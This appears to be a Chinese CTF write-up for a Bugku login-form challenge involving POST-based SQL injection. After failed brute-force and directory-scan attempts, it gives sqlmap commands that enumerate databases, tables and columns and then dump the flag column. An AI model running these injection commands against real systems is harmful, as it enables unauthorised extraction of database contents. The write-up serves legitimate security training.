bugku 一个神奇的登陆框--POST型SQL注入

原创


Void&Exists 于 2019-06-29 14:23:44 发布 615 收藏 3
分类专栏： CTF 文章标签： bugku SQL注入 ctf 网络安全 writeup

> 解题链接：http://123.206.87.240:9001/sql/

解题过程：


本题并未给出什么提示，首先考虑到弱口令登录，BP抓包后加载send to intruder，加载字典后爆破无果。然后考虑到之前做的题目，尝试用御剑扫描一下后台，也没发现什么线索，这时才注意到页面的title，原来这道题目与SQL注入相关，考虑到user和pass字段都是通过post方法传递，所以本题应该属于POST型注入，于是开始尝试。ps：本文只记录使用SQLmap的一种方法。

首先把抓到的包导出文件：




使用导出的文件爆出数据库名，成功发现了两个数据库：

```
sqlmap -r '/root/CTF/SQL.txt' --dbs
```



根据数据库名爆出表名：

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 --tables
```



继续猜解列名：

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 --columns
```

```
Table: flag1
[1 column]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| flag1  | varchar(50) |
+--------+-------------+
```

接下来只需要等待爆出数据即可

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 -C 'flag1' --dump

或者

sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 -C 'flag1' --sql-query "select flag1 from flag1"
```